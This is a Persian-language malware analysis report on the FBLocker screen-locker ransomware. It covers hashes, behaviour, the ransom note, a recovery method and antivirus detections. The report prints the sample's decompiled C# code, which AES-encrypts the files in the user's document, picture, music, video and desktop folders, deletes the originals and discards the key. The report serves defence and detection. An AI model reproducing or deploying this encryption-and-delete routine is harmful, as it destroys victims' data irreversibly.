باسمه تعالی

تحلیل فنی باج افزار FBLocker

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه‌ی جدیدی با نـام FBLocker خبـر می‌دهد. بررسی‌ها نشان می‌دهد فعالیت این باج‌افزار در نیمه‌ی اول ماه می سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان و روسی زبان می‌باشد. همانطور که از نام این باج افزار هم پیداست، یک قفل کننده صفحه (Screen Locker) می‌باشد که پس از اجرا، صـفحه دسـکتاپ کاربر را قفل کرده و پیغام باج‌خواهی خود را به نمایش می‌گـذارد. امـا نکتـه جالـب توجـه ایـن اسـت کـه باج‌افزار، خود را به عنوان مارک زاکربرگ موسس شبکه‌ی اجتماعی فیسبوک معرفی می‌کنـد و تصـویری از وی نیز در پس زمینه پیغام باج‌خواهی آمده است. به نظر می‌رسد علت نـام گـذاری ایـن بـاج‌افـزار بـه نـام FBLocker استفاده از تصـویر مـارک زاکربـرگ در پـس زمینـه پیغـام بـاج‌خـواهی و اضـافه شـدن پسـوند facebook. به انتهای فایل‌های رمزگذاری شده باشد.

مشخصات فایل اجرایی :

نام فایل	svchost.exe
MD۵	۱۸۳۳aaec٤٠٥٠f٤٤cb٠٦٧e٧٥٨٣e١٥٩e٩٢
SHA-١	bcb٢٢c٥٨٩٤c٣a٤٢a٨e٥eac٩aa١٨a٧٩a٥a٢٥٢f٠٨٣
SHA-٢٥٦	ca٨b٠ebbb٣٠f٣٧١٢١٩c٢ae٧٩cdc٠bd١dd٣١١٤cdf٢٧٨٢١e٧١cfbcc١١f٩daca٣٠e
اندازه فایل	١.٠٥ MB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٧.٩٦	٨١٩٢	١٠٦٠٩٨٤	١٠٦١٣٧٦
.rsrc	٧.١٢	١٠٧٣١٥٢	٣٥٠٩٢	٣٥٣٢٨
.reloc	٠.١	١١١٤١١٢	١٢	٥١٢

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار FBLocker. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره، پس از حمله به سیستم قربانی، صفحه دسکتاپ را قفل کرده و از دسترسی قربانیان به سیستم عامل جلوگیری می‌کند. سپس پیغام باج‌خواهی خود را به دو زبان روسی و انگلیسی به نمایش می‌گذارد. بررسی‌ها نشان می دهد این باج‌افزار دایرکتوری‌های خاصی را مورد هدف خود قرار می‌دهد و فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC رمزگذاری می‌کند.

تصویر زیر پس از قفل نمودن صفحه نمایش سیستم قربانی توسط باج افزار، نمایش داده می شود که شامل تصویر مارک زاکربرگ موسس شبکه‌ی اجتماعی فیسبوک و پیغام باج‌خواهی در سمت چپ آن، می‌باشد.

بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که تمام فایل‌های شخصی قربانیان شامل تصاویر، فایل‌های ویدئویی و اسناد را رمزگذاری نموده‌اند و به قربانیان اعلام نموده‌اند که وقت خود را برای رمزگشایی آن‌ها تلف نکنید زیرا هیچ کس قادر به رمزگشایی فایل ها نمی‌باشد. این باج‌افزار خود را به عنوان مارک زاکربرگ معرفی کرده است و اعلام نموده که تمامی فایل‌ها را بدون ذخیره سازی کلید، رمزگذاری نموده است. بنابراین فایل‌ها دیگر قابل رمزگشایی نخواهند بود. در متن پیغام باج‌خواهی هیچ‌گونه راه برقراری ارتباط با مهاجمین، مبلغ باج و مهلت پرداخت باج ذکر نشده است.


طبق بررسی‌های صورت گرفته، قربانیان می‌توانند با استفاده از کلیدهای ترکیبی ALT + Ctrl + DELETE پنجره TaskManager ویندوز را اجرا کرده و با کلیک بر روی Log off در ویندوز ۷ و یا Sign out در ویندوز ۱۰ ، سیستم عامل را دوباره راه اندازی نمایند و قفل صفحه نمایش را غیرفعال نمایند. بر خلاف ادعای مهاجمین که اعلام کرده بودند تمام فایل‌ها را رمزگذاری نموده‌اند، باج‌افزار فقط تمام فایل‌های مربوط به قربانی که در پوشه Libraries ویندوز موجود هستند را رمزگذاری می‌کند و به انتهای آن‌های آن‌ها پسوند facebook. اضافه می‌کند. قربانیان می‌توانند با استفاده از ابزارهای امنیتی مانند آنتی‌ویروس‌های معتبر سیستم خود را پاکسازی نمایند و از فایل‌های رمزگذاری شده خود نیز یک نسخه‌ی پشتیبان تهیه نمایند تا در صورت تولید ابزار رمزگشایی مربوط به این باج‌افزار آن‌ها را رمزگشایی نمایند.

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط باج‌افزار FBLocker می‌باشد :




همانطور که در تصویر نیز مشخص شده است یک فایل با عنوان desktop.ini.facebook توسط باج‌افزار در کنار سایر فایل های رمزگذاری شده ایجاد می‌شود.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار FBLocker ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. نتایج این بررسی‌ها در تصاویر زیر قابل مشاهده است.



تمام ساختار فایل تغییر کرده است.

همچنین مشخص شد که پس از رمزگذاری به انتهای فایل‌ها پسوند facebook . اضافه می‌شود، این تغییر به خوبی در تصویر زیر قابل مشاهده است.



طبق بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه های متداول از جمله هرزنامه‌ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کدمنبع باج‌افزار FBLocker به نتایج زیر دست پیدا کردیم.

تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد.

ZiWNaGlUCxgPZVZQ.Text

```
1  Что случилось с моим компьютером?
2
3  Ваши важные файлы зашифрованы. Многие из ваших документов, фотографий, видео, баз данных и других файлов больше не доступны,
     поскольку они были зашифрованы. Не тратьте свое время на поиск способа восстановления файлов. Никто не может восстановить ваши
     файлы.
4
5  Могу ли я восстановить мои файлы?
6
7  Нет. Меня зовут Марк Цукерберг, и я зашифровал ваши файлы, не сохраняя никаких ключей шифрования. Я ценю, что вы выполняете мою
     программу, потому что вы позволили мне разрушить больше жизней.
8
9  What Happened to My Computer?
10
11 Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible
     because they have been encrypted. Do not waste your time looking for a way to recover your files. Nobody can recover your
     files.
12
13 Can I Recover My Files?
14
15 No. My name is Mark Zuckerberg and I have encrypted your files without saving any encryption keys. I appreciate you executing my
     program because you have allowed me to ruin more lives.
16
17 "A squirrel dying in front of your house may be more relevant to your interests right now than people dying in Africa."
```

قطعه کد زیر، مربوط به تابع Main باج‌افزار می‌باشد که برای اجرای باج‌افزار، تابع gLTxXMFqrVxIfxSz() را فراخوانی می‌کند.

Main() : void

```
1  // Facebook_Ransomware.Program
2  // Token: 0x06000007 RID: 7 RVA: 0x00002358 File Offset: 0x00000558
3  [STAThread]
4  private static void Main()
5  {
6      Application.EnableVisualStyles();
7      Application.SetCompatibleTextRenderingDefault(false);
8      Application.Run(new gLTxXMFqrVxIfxSz());
9  }
10
```

بر اساس قطعه کد زیر، باج‌افزار FBLocker از الگوریتم رمزنگاری AES در حالت CBC برای رمزگذاری فایل ها استفاده می‌کند.

AckHyjsYZLwpcMxw

```
using System;
using System.IO;
using System.Security.Cryptography;

namespace svchost
{
    // Token: 0x02000006 RID: 6
    internal class AckHyjsYZLwpcMxw
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002420 File Offset: 0x00000620
        public byte[] KRhglaYZPPkEsfTL(byte[] gUCGnMNbBGbDwHAF)
        {
            byte[] result;
            try
            {
                this.RkpXnlYbQjDCuNPC.Mode = CipherMode.CBC;
                this.RkpXnlYbQjDCuNPC.Padding = PaddingMode.PKCS7;
                this.RkpXnlYbQjDCuNPC.GenerateKey();
                this.RkpXnlYbQjDCuNPC.GenerateIV();
                MemoryStream memoryStream = new MemoryStream();
                CryptoStream cryptoStream = new CryptoStream(memoryStream, this.RkpXnlYbQjDCuNPC.CreateEncryptor(), CryptoStreamMode.Write);
                cryptoStream.Write(gUCGnMNbBGbDwHAF, 0, gUCGnMNbBGbDwHAF.Length);
                cryptoStream.Close();
                result = memoryStream.ToArray();
            }
            catch (CryptographicException ex)
            {
                result = null;
            }
            return result;
        }

        // Token: 0x04000007 RID: 7
        private RijndaelManaged RkpXnlYbQjDCuNPC = new RijndaelManaged();
    }
}
```

همانطور که در تحلیل پویا مشاهده کردیم، باج‌افزار FBLocker دایرکتوری‌های خاصی را مورد هدف قرار می‌دهد و پس از رمزگذاری فایل‌ها به انتهای آن‌ها پسوند facebook. را اضافه می‌کند. این موضوع پس از تحلیل کدمنبع باج افزار مورد اشاره نیز اثبات گردید.

nLtONtrhWFCQdTKC

```
using System;
using System.Collections.Generic;
using System.IO;

namespace svchost
{
    // Token: 0x02000012 RID: 18
    internal class nLtONtrhWFCQdTKC
    {
        // Token: 0x0600001C RID: 28 RVA: 0x000024D0 File Offset: 0x000006D0
        public void JVGcUPDBcJlIYhaO()
        {
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
            this.GCioqaRYJqjRKFVR(folderPath);
            string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);
            this.GCioqaRYJqjRKFVR(folderPath2);
            string folderPath3 = Environment.GetFolderPath(Environment.SpecialFolder.MyMusic);
            this.GCioqaRYJqjRKFVR(folderPath3);
            string folderPath4 = Environment.GetFolderPath(Environment.SpecialFolder.MyVideos);
            this.GCioqaRYJqjRKFVR(folderPath4);
            string folderPath5 = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
            this.GCioqaRYJqjRKFVR(folderPath5);
            string folderPath6 = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
            this.GCioqaRYJqjRKFVR(folderPath6);
        }

        // Token: 0x0600001D RID: 29 RVA: 0x00002540 File Offset: 0x00000740
        public void GCioqaRYJqjRKFVR(string OUIdMpuGOAVVbgsX)
        {
            try
            {
                IEnumerable<string> enumerable = Directory.EnumerateFiles(OUIdMpuGOAVVbgsX, "*.*", SearchOption.AllDirectories);
                foreach (string text in enumerable)
                {
                    byte[] gUCGnMNbBGbDwHAF = File.ReadAllBytes(text);
                    AckHyjsYZLwpcMxw ackHyjsYZLwpcMxw = new AckHyjsYZLwpcMxw();
                    byte[] bytes = ackHyjsYZLwpcMxw.KRhglaYZPPkEsfTL(gUCGnMNbBGbDwHAF);
                    File.Delete(text);
                    File.WriteAllBytes(text + ".facebook", bytes);
                }
            }
            catch (Exception ex)
            {
            }
        }
    }
}
```

باج‌افزار FBLocker فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار فقط یک فرایند ایجاد می‌کند :

svchost.exe

تحلیل ترافیک شبکه :

پس از بررسی ترافیک شبکه، متوجه هیچ گونه درخواست DNS و تلاش برای برقراری ارتباط با میزبان در نقطه‌ی جغرافیایی خاص توسط باج‌افزار FBLocker نشدیم.

شناسایی :

در حال حاضر تعداد ٤٤ مورد از ٦٦ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Trojan.GenericKD.30770853	AegisLab	W32.Troj.Ransom.Filecoder!c
AhnLab-V3	Trojan/Win32.FileCoder.C2503615	ALYac	Trojan.Ransom.FBLocker
Antiy-AVL	Trojan[Ransom]/Win32.AGeneric	Arcabit	Trojan.Generic.D1D586A5
Avast	Win32:Malware-gen	AVG	Win32:Malware-gen
Avira	TR/Crypt.fkm.kweyv	Baidu	Win32.Trojan.WisdomEyes.16070401....
BitDefender	Trojan.GenericKD.30770853	CAT-QuickHeal	Trojan.Genasom
CrowdStrike Falcon	malicious_confidence_100% (W)	Cylance	Unsafe
Cyren	W32/Trojan.VJHZ-5367	Emsisoft	Trojan.Ransom.FBLocker (A)
eScan	Trojan.GenericKD.30770853	ESET-NOD32	a variant of MSIL/Filecoder.NF
F-Secure	Trojan.GenericKD.30770853	Fortinet	MSIL/Filecoder.NF!tr
GData	Win32.Trojan-Ransom.Filecoder.P@gen	Ikarus	Trojan-Ransom.FileCoder
K7AntiVirus	Trojan (0053166f1)	K7GW	Trojan (0053166f1)
Kaspersky	Trojan-Ransom.Win32.Gen.irn	Malwarebytes	Trojan.Dropper.Generic
MAX	malware (ai score=97)	McAfee	Artemis!1833AAEC4050
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Trojan:Win32/Occamy.C
NANO-Antivirus	Trojan.Win32.Encoder.fbrhnh	Palo Alto Networks	generic.ml
Panda	Trj/GdSda.A	Qihoo-360	Trojan.Generic
Sophos AV	Mal/Generic-S	Sophos ML	heuristic
Symantec	Ransom.Gen	TrendMicro	Ransom_FBLOCKER.THEABAH
TrendMicro-HouseCall	Ransom_FBLOCKER.THEABAH	VBA32	Trojan.MSIL.gen.a.1
VIPRE	Trojan.Win32.Generic!BT	Webroot	W32.Malware.gen
Yandex	Trojan.Gen!bZPQXIjjUD0	ZoneAlarm	Trojan-Ransom.Win32.Gen.irn